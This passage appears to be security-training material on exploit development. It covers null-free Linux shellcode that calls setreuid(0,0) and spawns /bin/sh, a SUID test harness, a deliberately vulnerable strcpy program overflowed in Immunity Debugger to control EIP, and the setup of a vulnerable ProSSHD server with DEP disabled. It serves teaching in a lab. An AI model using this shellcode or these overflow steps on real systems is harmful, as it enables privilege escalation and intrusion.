xor ebx, ebx  ; clear the ebx registry, set to 0
xor ecx, ecx  ; clear the ecx registry, set to 0
int 0x80       ; call kernel to execute the syscall
mov al, 0x01  ; set the syscall number to 1 for exit()
int 0x80       ; call kernel to execute the syscall
```

As you can see, we simply load up the registers and call [int 0x80](#).

We finish the function call with our [exit\(0\)](#) system call, which is simplified because [ebx](#) already contains the value 0x0.

Assemble, Link, and Test

As usual, we assemble the source file with `nasm`, link the file with `ld`, and then execute the binary:

```
$ nasm -f elf setreuid.asm  
$ ld -o setreuid setreuid.o  
$ ./setreuid
```

Verify with strace

Once again, it is difficult to tell what the program did; [strace](#) to the rescue:

```
0  
setreuid(0, 0) = 0  
_exit(0) = ?
```

Shell-Spawning Shellcode with execve

- There are several ways to execute a program on Linux systems.
- One of the most widely used methods is to call the `execve` system call.
- For our purpose, we will use `execve` to execute the `/bin/sh` program.

execve Syscall

As discussed in the man page at the beginning of this chapter, if we wish to execute the `/bin/sh` program, we need to call the system call as follows:

```
char * shell[2];          // set up a temp array of two strings
    shell[0]="/bin/sh";    // set the first element of the array to "/bin/sh"
    shell[1] = "0";        // set the second element to null
execve(shell[0], shell, null) // actual call of execve
```

where the second parameter is a two-element array containing the string “/bin/sh” and terminated with a null. Therefore, the signature of the `execve("/bin/sh", ["/bin/sh", NULL], NULL)` syscall is as follows:

- **eax** 0xb for syscall #11 (actually `al:0xb` to remove nulls from opcodes)
- **ebx** The `char *` address of `/bin/sh` somewhere in accessible memory
- **ecx** The `char * argv[]`, an address (to an array of strings) starting with the address of the previously used `/bin/sh` and terminated with a null
- **edx** Simply a 0x0, because the `char * env[]` argument may be null

- The only tricky part here is the construction of the “/bin/sh” string and the use of its address.
- We will use a clever trick by placing the string on the stack in two chunks and then referencing the address of the stack to build the register values.

Starting with Assembly

The following assembly code executes `setreuid(0,0)` and then calls `execve "/bin/sh"`:

```
$ cat sc2.asm
section .text      ; start the code section of the asm
global _start       ; declare a global label

_start:           ; get in the habit of using code labels
;setreuid (0,0)   ; as we have already seen...
xor eax, eax      ; clear the eax registry, prepare for next line
mov al, 0x46       ; set the syscall # to decimal 70 or hex 46, one byte
xor ebx, ebx       ; clear the ebx registry
xor ecx, ecx       ; clear the exc registry
int 0x80           ; call the kernel to execute the syscall

; spawn shellcode with execve
xor eax, eax       ; clears the eax registry, sets to 0
push eax            ; push a NULL value on the stack, value of eax
push 0x68732f2f    ; push '//sh' onto the stack, padded with leading '//'
push 0x6e69622f    ; push /bin onto the stack, notice strings in reverse
mov ebx, esp         ; since esp now points to "/bin/sh", write to ebx
push eax            ; eax is still NULL, let's terminate char ** argv on stack
push ebx            ; still need a pointer to the address of '/bin/sh', use ebx
mov ecx, esp         ; now esp holds the address of argv, move it to ecx
xor edx, edx        ; set edx to zero (NULL), not needed
mov al, 0xb          ; set the syscall # to decimal 11 or hex b, one byte
int 0x80           ; call the kernel to execute the syscall
```

- As just shown, the `/bin/sh` string is pushed onto the stack in reverse order by first pushing the terminating null value of the string, and then pushing the `//sh` (4 bytes are required for alignment and the second `/` has no effect), and finally pushing the `/bin` onto the stack.
- At this point, we have all that we need on the stack, so `esp` now points to the location of `/bin/sh`.
- The rest is simply an elegant use of the stack and register values to set up the arguments of the `execve` system call.

Assemble, Link, and Test

Let's check our shellcode by assembling with `nasm`, linking with `ld`, making the program an SUID, and then executing it:

```
$ nasm -f elf sc2.asm
$ ld -o sc2 sc2.o
$ sudo chown root sc2
$ sudo chmod +s sc2
$ ./sc2
sh-2.05b# exit
```

Extracting the Hex Opcodes (Shellcode)

- Remember, to use our new program within an exploit, we need to place our program inside a string.
- To obtain the hex opcodes, we simply use the `objdump` tool with the `-d` flag for disassembly:

```
$ objdump -d ./sc2
./sc2:      file format elf32-i386
Disassembly of section .text:
08048080 <_start>:
 8048080: 31 c0          xor    %eax,%eax
 8048082: b0 46          mov    $0x46,%al
 8048084: 31 db          xor    %ebx,%ebx
 8048086: 31 c9          xor    %ecx,%ecx
 8048088: cd 80          int    $0x80
 804808a: 31 c0          xor    %eax,%eax
 804808c: 50              push   %eax
 804808d: 68 2f 2f 73 68  push   $0x68732f2f
 8048092: 68 2f 62 69 6e  push   $0x6e69622f
 8048097: 89 e3          mov    %esp,%ebx
 8048099: 50              push   %eax
 804809a: 53              push   %ebx
 804809b: 89 e1          mov    %esp,%ecx
 804809d: 31 d2          xor    %edx,%edx
 804809f: b0 0b          mov    $0xb,%al
 80480a1: cd 80          int    $0x80
$
```

- The most important thing about this printout is to verify that no null characters (\x00) are present in the hex opcodes.
- If there are any null characters, the shellcode will fail when we place it into a string for injection during an exploit.

Testing the Shellcode

- To ensure our shellcode will execute when contained in a string, we can craft the following test program.
- Notice how the string (`sc`) may be broken into separate lines, one for each assembly instruction.
- This aids with understanding and is a good habit to get into.

```
$ cat sc2.c
char sc[] = // white space, such as carriage returns doesn't matter
    // setreuid(0,0)
    "\x31\xc0"           // xor    %eax,%eax
    "\xb0\x46"           // mov    $0x46,%al
    "\x31\xdb"           // xor    %ebx,%ebx
    "\x31\xc9"           // xor    %ecx,%ecx
    "\xcd\x80"           // int    $0x80
    // spawn shellcode with execve
    "\x31\xc0"           // xor    %eax,%eax
    "\x50"               // push   %eax
    "\x68\x2f\x2f\x73\x68" // push   $0x68732f2f
    "\x68\x2f\x62\x69\x6e" // push   $0x6e69622f
    "\x89\xe3"           // mov    %esp,%ebx
    "\x50"               // push   %eax
    "\x53"               // push   %ebx
    "\x89\xe1"           // mov    %esp,%ecx
    "\x31\xd2"           // xor    %edx,%edx
    "\xb0\x0b"           // mov    $0xb,%al
    "\xcd\x80";          // int    $0x80  (;;)terminates the string

main()
{
    void (*fp) (void); // declare a function pointer, fp
    fp = (void *)sc;   // set the address of fp to our shellcode
    fp();              // execute the function (our shellcode)
}
```

- This program first places the hex opcodes (shellcode) into a buffer called `sc[]`.
- Next, the `main` function allocates a function pointer called `fp` (simply a 4-byte integer that serves as an address pointer, used to point at a function).
- The function pointer is then set to the starting address of `sc[]`. Finally, the function (our shellcode) is executed.

Now we compile and test the code:

```
$ gcc -o sc2 sc2.c
$ sudo chown root sc2
$ sudo chmod +s sc2
$ ./sc2
sh-2.05b# exit
exit
```



Windows Exploits

Compiling and Debugging Windows Programs

1. Compiling on Windows

- The Microsoft C/C++ Optimizing Compiler and Linker are available for free from www.microsoft.com/express/download/.
- Select the Express 2013 for Windows or Express 2013 for Windows Desktop option.
- After the download and a straightforward installation, you'll have a Start menu link to the Visual Studio 2013 Express edition.
- Click the Windows Start button, followed by All Programs | Visual Studio 2013 | Visual Studio Tools.
- This will bring up a window showing various command prompt shortcuts.

- Double-click the one titled “Developer Command Prompt for VS2013.”
- This is a special command prompt with the environment set up for compiling your code.
- To test it out, let’s start with **hello.c** and then the **meet.c** example and then exploited in Linux.
- Type in the example or copy it from the Linux machine you built it on earlier:

```
C:\grayhat>type hello.c
//hello.c
#include <stdio.h>
main () {
    printf("Hello haxor");
}
```

- The Windows compiler is cl.exe.
- Passing the name of the source file to the compiler generates hello.exe.

```
C:\grayhat>cl hello.c
Microsoft (R) C/C++ Optimizing Compiler Version 18.00.21005.1 for x86
Copyright (C) Microsoft Corporation. All rights reserved.
hello.c
Microsoft (R) Incremental Linker Version 12.00.21005.1
Copyright (C) Microsoft Corporation. All rights reserved.
/out:hello.exe
hello.obj
C:\grayhat>hello.exe
Hello haxor
```

- Let's move on to build the program we are familiar with, `meet.exe`.
- Create **meet.c** and compile it on your Windows system using `cl.exe`:

```
C:\grayhat>type meet.c
//meet.c
#include <stdio.h>
greeting(char *temp1, char *temp2) {
    char name[400];
    strcpy(name, temp2);
    printf("Hello %s %s\n", temp1, name);
}
main(int argc, char *argv[]){
    greeting(argv[1], argv[2]);
    printf("Bye %s %s\n", argv[1], argv[2]);
}
C:\grayhat>cl meet.c
Microsoft (R) C/C++ Optimizing Compiler Version 18.00.21005.1 for x86
Copyright (C) Microsoft Corporation. All rights reserved.
meet.c
Microsoft (R) Incremental Linker Version 12.00.21005.1
Copyright (C) Microsoft Corporation. All rights reserved.
/out:meet.exe
meet.obj
C:\grayhat>meet.exe Mr. Haxor
Hello Mr. Haxor
Bye Mr. Haxor
```

Windows Compiler Options

- If you type **cl.exe /?**, you'll get a huge list of compiler options.
- The following table lists and describes the flags

Option	Description
/Zi	Produces extra debugging information, which is useful when using the Windows debugger (demonstrated later in the chapter).
/Fe	Similar to gcc's -o option. The Windows compiler by default names the executable the same as the source with .exe appended. If you want to name it something different, specify this flag followed by the exe name you'd like.
/GS[-]	The /GS flag is on by default starting with Microsoft Visual Studio 2005 and provides stack canary protection. To disable it for testing, use the /GS- flag.

- Because we're going to be using the debugger next, let's build **meet.exe** with full debugging information and disable the stack canary functions:

```
C:\grayhat>cl /Zi /GS- meet.c
Microsoft (R) C/C++ Optimizing Compiler Version 18.00.21005.1 for x86
Copyright (C) Microsoft Corporation. All rights reserved.

meet.c
Microsoft (R) Incremental Linker Version 12.00.21005.1
Copyright (C) Microsoft Corporation. All rights reserved.

/out:meet.exe
/debug
meet.obj
```

```
C:\grayhat>meet Mr Haxor
Hello Mr Haxor
Bye Mr Haxor
```

- Great, now that you have an executable built with debugging information, it's time to install the debugger and see how debugging on Windows compares to the Unix debugging experience.
- In this exercise, you used Visual Studio 2013 Express to compile the **hello.c** and **meet.c** programs.
- We compiled the **meet.c** program with full debugging information, which will help us in our next exercise.
- We also looked at various compiler flags that can be used to perform actions, such as the disabling of the **/GS** exploit mitigation control.

Debugging on Windows with Immunity Debugger

- A popular user-mode debugger is Immunity Debugger, which you can find at <http://immunityinc.com/products-immdbg.shtml>.
- At the time of this writing, version 1.85 is the stable version.
- The Immunity Debugger main screen is split into five sections.

- The “Code” or “Disassembler” section (top left) is used to view the disassembled modules.
- The “Registers” section (top right) is used to monitor the status of registers in real time.
- The “Hex Dump” or “Data” section (bottom left) is used to view the raw hex of the binary.
- The “Stack” section (bottom right) is used to view the stack in real time.
- The “Information” section (middle left) is used to display information about the instruction highlighted in the Code section.

- Each section has a context-sensitive menu available by right-clicking in that section.
- Immunity Debugger also has a Python-based shell interface at the bottom of the debugger window to allow for the automation of various tasks, as well as the execution of scripts to help with exploit development.

Main Screen of Immunity Debugger

You may start debugging a program with Immunity Debugger in several ways:


- Open Immunity Debugger and choose File | Open.
- Open Immunity Debugger and choose File | Attach.
- Invoke it from the command line—for example, from a Windows IDLE Python prompt, as follows:

```
>>> import subprocess  
>>> p = subprocess.Popen(["Path to Immunity Debugger", "Program to Debug",  
"Arguments"], stdout=subprocess.PIPE)
```

For example, to debug our favorite meet.exe program and send it 408 A's, simply type the following:

```
>>> import subprocess  
>>> p = subprocess.Popen(["C:\Program Files\Immunity Inc\Immunity  
Debugger\ImmunityDebugger.exe", "c:\grayhat\meet.exe", "Mr",  
"A"*408], stdout=subprocess.PIPE)
```


The preceding command line will launch meet.exe inside of Immunity Debugger, shown next:



When learning Immunity Debugger, you will want to know the following common commands:

Shortcut	Purpose
F2	Set breakpoint (bp).
F7	Step into a function.
F8	Step over a function.
F9	Continue to next breakpoint, exception, or exit.
CTRL-K	Show call tree of functions.
SHIFT-F9	Pass exception to program to handle.
Click in code section and press ALT-E	Produce list of linked executable modules.
Right-click register value and select Follow in Stack or Follow in Dump	Look at stack or memory location that corresponds to register value.
CTRL-F2	Restart debugger.

- When you launch a program in Immunity Debugger, the debugger automatically pauses.
- This allows us to set breakpoints and examine the target of the debugging session before continuing.
- It is always a good idea to start off by checking what executable modules are linked to our program (ALT-E), as shown here:



- In this case, we see that only kernel32.dll, KERNELBASE.dll, and ntdll.dll are linked to meet.exe.
- This information is useful to us.

2. Crashing the Program

- For this lab, you will need to download and install Immunity Debugger onto your Windows 7 system from the aforementioned link.
- Immunity Debugger has a dependency on Python 2.7, which will install automatically during installation if not already on your system.
- You will be debugging the meet.exe program you previously compiled.
- Using Python IDLE on your Windows 7 system, type in the following:

```
>>> import subprocess  
>>> p = subprocess.Popen(["C:\Program Files\Immunity Inc\Immunity  
Debugger\ImmunityDebugger.exe", "c:\grayhat\meet.exe", "Mr",  
"A"*408], stdout=subprocess.PIPE)
```

- With the preceding code, we have passed in a second argument of 408 A's.
- The program should automatically start up under the control of the debugger.
- The 408 A's will overrun the buffer. We are now ready to begin the analysis of the program.
- We are interested in the **strcpy()** call from inside the **greeting()** function because it is known to be vulnerable, lacking bounds checking.

- Let's find it by starting with the Executable Modules window, which can be opened with ALT-E.
- Double-click the **meet** module and you will be taken to the function pointers of the meet.exe program.
- You will see all the functions of the program (in this case, **greeting** and **main**).
- Arrow down to the **JMP meet.greeting** line and press enter to follow that **JMP** statement into the **greeting** function, as shown here:



- Now that we are looking at the **greeting()** function, let's set a breakpoint at the vulnerable function call (**strcpy**).
- Arrow down until you get to line 0x00191034.
- At this line, press F2 to set a breakpoint; the address should turn red.
- Breakpoints allow us to return to this point quickly.
- For example, at this point we will restart the program with CTRL-F2 and then press F9 to continue to the breakpoint.
- You should now see that Immunity Debugger has halted on the function call we are interested in (**strcpy**).

- Now that we have a breakpoint set on the vulnerable function call (**strcpy**), we can continue by stepping over the **strcpy** function (press F8).
- As the registers change, you will see them turn red.
- Because we just executed the **strcpy** function call, you should see many of the registers turn red.
- Continue stepping through the program until you get to line 0x00191057, which is the RETN instruction from the **greeting** function.
- Notice that the debugger realizes the function is about to return and provides you with useful information.

- For example, because the saved **EIP** “Return Pointer” has been overwritten with four A's, the debugger indicates that the function is about to return to 0x41414141.
- Also notice how the function epilog has copied the address of **EBP** into **ESP** and then popped the value off the stack (0x41414141) into **EBP**, as shown next:

0014F5F4	0083B000	.a.	ASCII "Hello %s %s\0"
0014F5F8	00265A00	.Z&.	
0014F5FC	0014F600	.÷qI.	ASCII "AAAAAAAAAAAAAAAAAAAAAAI
0014F600	41414141	AAAA	
0014F604	41414141	AAAA	
0014F608	41414141	AAAA	
0014F60C	41414141	AAAA	
0014F610	41414141	AAAA	
0014F614	41414141	AAAA	
0014F618	41414141	AAAA	
0014F61C	41414141	AAAA	
0014F620	41414141	AAAA	
0014F624	41414141	AAAA	
0014F628	41414141	AAAA	
0014F62C	41414141	AAAA	
0014F630	41414141	AAAA	
0014F634	41414141	AAAA	
0014F638	41414141	AAAA	

- As expected, when you press F8 one more time, the program will fire an exception.
- This is called a *first chance exception* because the debugger and program are given a chance to handle the exception before the program crashes.
- You may pass the exception to the program by pressing SHIFT-F9.
- In this case, because no exception handlers are provided within the application itself, the OS exception handler catches the exception and terminates the program.

- After the program crashes, you may continue to inspect memory locations.
- For example, you may click in the stack window and scroll up to see the previous stack frame (which we just returned from, and is now grayed out).
- You can see (on our system) that the beginning of our malicious buffer was at 0x0014f600:

0014F5F4	0083B000	.â.	ASCII "Hello %s %s@"
0014F5F8	00265A00	.Z&.	
0014F5FC	0014F600	.÷¶.	ASCII "AAAAAAAAAAAAA....."
0014F600	41414141	AAAA	
0014F604	41414141	AAAA	
0014F608	41414141	AAAA	
0014F60C	41414141	AAAA	
0014F610	41414141	AAAA	
0014F614	41414141	AAAA	
0014F618	41414141	AAAA	
0014F61C	41414141	AAAA	
0014F620	41414141	AAAA	
0014F624	41414141	AAAA	
0014F628	41414141	AAAA	
0014F62C	41414141	AAAA	
0014F630	41414141	AAAA	
0014F634	41414141	AAAA	
0014F638	41414141	AAAA	

- To continue inspecting the state of the crashed machine, within the stack window, scroll back down to the current stack frame (the current stack frame will be highlighted). You may also return to the current stack frame by selecting the ESP register value and then right-clicking that selected value and choosing “Follow in Stack.”
- You will notice that a copy of the buffer can also be found at the location **ESP+4**, as shown next. Information like this becomes valuable later as we choose an attack vector.

Registers <FPU>

EAX	000001A3				
ECX	0081120B neet.0081120B				
EDX	0026818B				
EBX	00000000				
ESP	0014F798				
ESP	41414141				
ESI	00000000				
EDI	00000000				
EIP	41414141				
C	0	ES	0023	32bit	0<FFFFFFFF>
P	1	CS	001B	32bit	0<FFFFFFFF>
A	1	SS	0023	32bit	0<FFFFFFFF>
Z	0	DS	0023	32bit	0<FFFFFFFF>

Note: The current stack frame is highlighted;
the previous stack frame is grayed out.

0014F78C	41414141	AAAA	
0014F790	41414141	AAAA	
0014F794	41414141	AAAA	
0014F798	00265A00	.Z&	
0014F79C	00265A1F	▼Z&.	ASCII "AA
0014F7A0	r0014F7E8	0?!!.	

- In this lab, we worked with Immunity Debugger to trace the execution flow with our malicious data as input.
- We identified the vulnerable call to **strcpy()** and set a software breakpoint to step through the function.
- We then allowed execution to continue and confirmed that we can gain control of the instruction pointer.
- This was due to the fact that the *strcpy()* function allows us to overwrite the return pointer used by the **greeting()** function to return control back to **main()**.

Writing Windows Exploits

Exploit Development Process Review

The exploit development process is as follows:

1. Control **EIP**.
2. Determine the offset(s).
3. Determine the attack vector.
4. Build the exploit.
5. Test the exploit.
6. Debug the exploit if needed.

1. Exploiting ProSSH Server

- The ProSSH server is a network SSH server that allows users to connect “securely” and provides shell access over an encrypted channel.
- The server runs on port 22.
- A couple of years back, an advisory was released that warned of a buffer overflow for a post-authentication action.
- This means the user must already have an account on the server to exploit the vulnerability.
- The vulnerability may be exploited by sending more than 500 bytes to the path string of an SCP GET command.

Symantec Connect

A technical community for Symantec customers, end-users, developers, and partners.

[Join the conversation](#) ›

[info](#)[discussion](#)[exploit](#)[solution](#)[references](#)

ProSSH 'scp_get()' Buffer Overflow Vulnerability

ProSSH is prone to a buffer-overflow vulnerability because it fails to perform adequate boundary checks on user-supplied data.

An attacker can exploit this issue to execute arbitrary code within the context of the application. Failed exploit attempts will result in a denial of service.


ProSSH v1.2 20090726 is vulnerable; other versions may also be affected.

- At this point, we will set up the vulnerable ProSSHD v1.2 server on a VMware guest virtual machine running Windows 7 SP1.
- We will use VMware because it allows us to start, stop, and restart our virtual machine much quicker than rebooting.

- Inside the virtual machine, download and install the ProSSHD application using the following link: <http://www.labtam-inc.com/articles/prosshd-1-2.html>.
- You will also need to sign up for the free 30-day trial in order to activate the server.
- After successful installation, start up the xwpsetts.exe program from the installation directory or the Windows Start menu, if created.
- For example, the installation could be at C:\Users\Public\Program Files\Lab-NC\ProSSHD\xwpsetts.exe.
- Once the program has started, click Run and then Run as exe (as shown next).
- You also may need to click Allow Connection if your firewall pops up.

- If Data Execution Prevention (DEP) is running for all programs and services on your target virtual machine, you will need to set up an exception for ProSSHD for the time being.
- We will turn DEP back on in a later example to show you the process of using ROP to modify permissions when DEP is enabled.
- The fastest way to check is by holding the Windows key and pressing **break** from your keyboard to bring up the System Control Panel.
- From the left, click Advanced system settings. From the pop-up, click Settings from the Performance area. Click the right pane, titled “Data Execution Prevention.”

- If the option “Turn on DEP for all programs and services except those I select” is the one already selected, you will need to put in an exception for the wsshd.exe and xwpsshd.exe programs.
- Simply click Add, select those two EXEs from the ProSSH folder, and you are done!



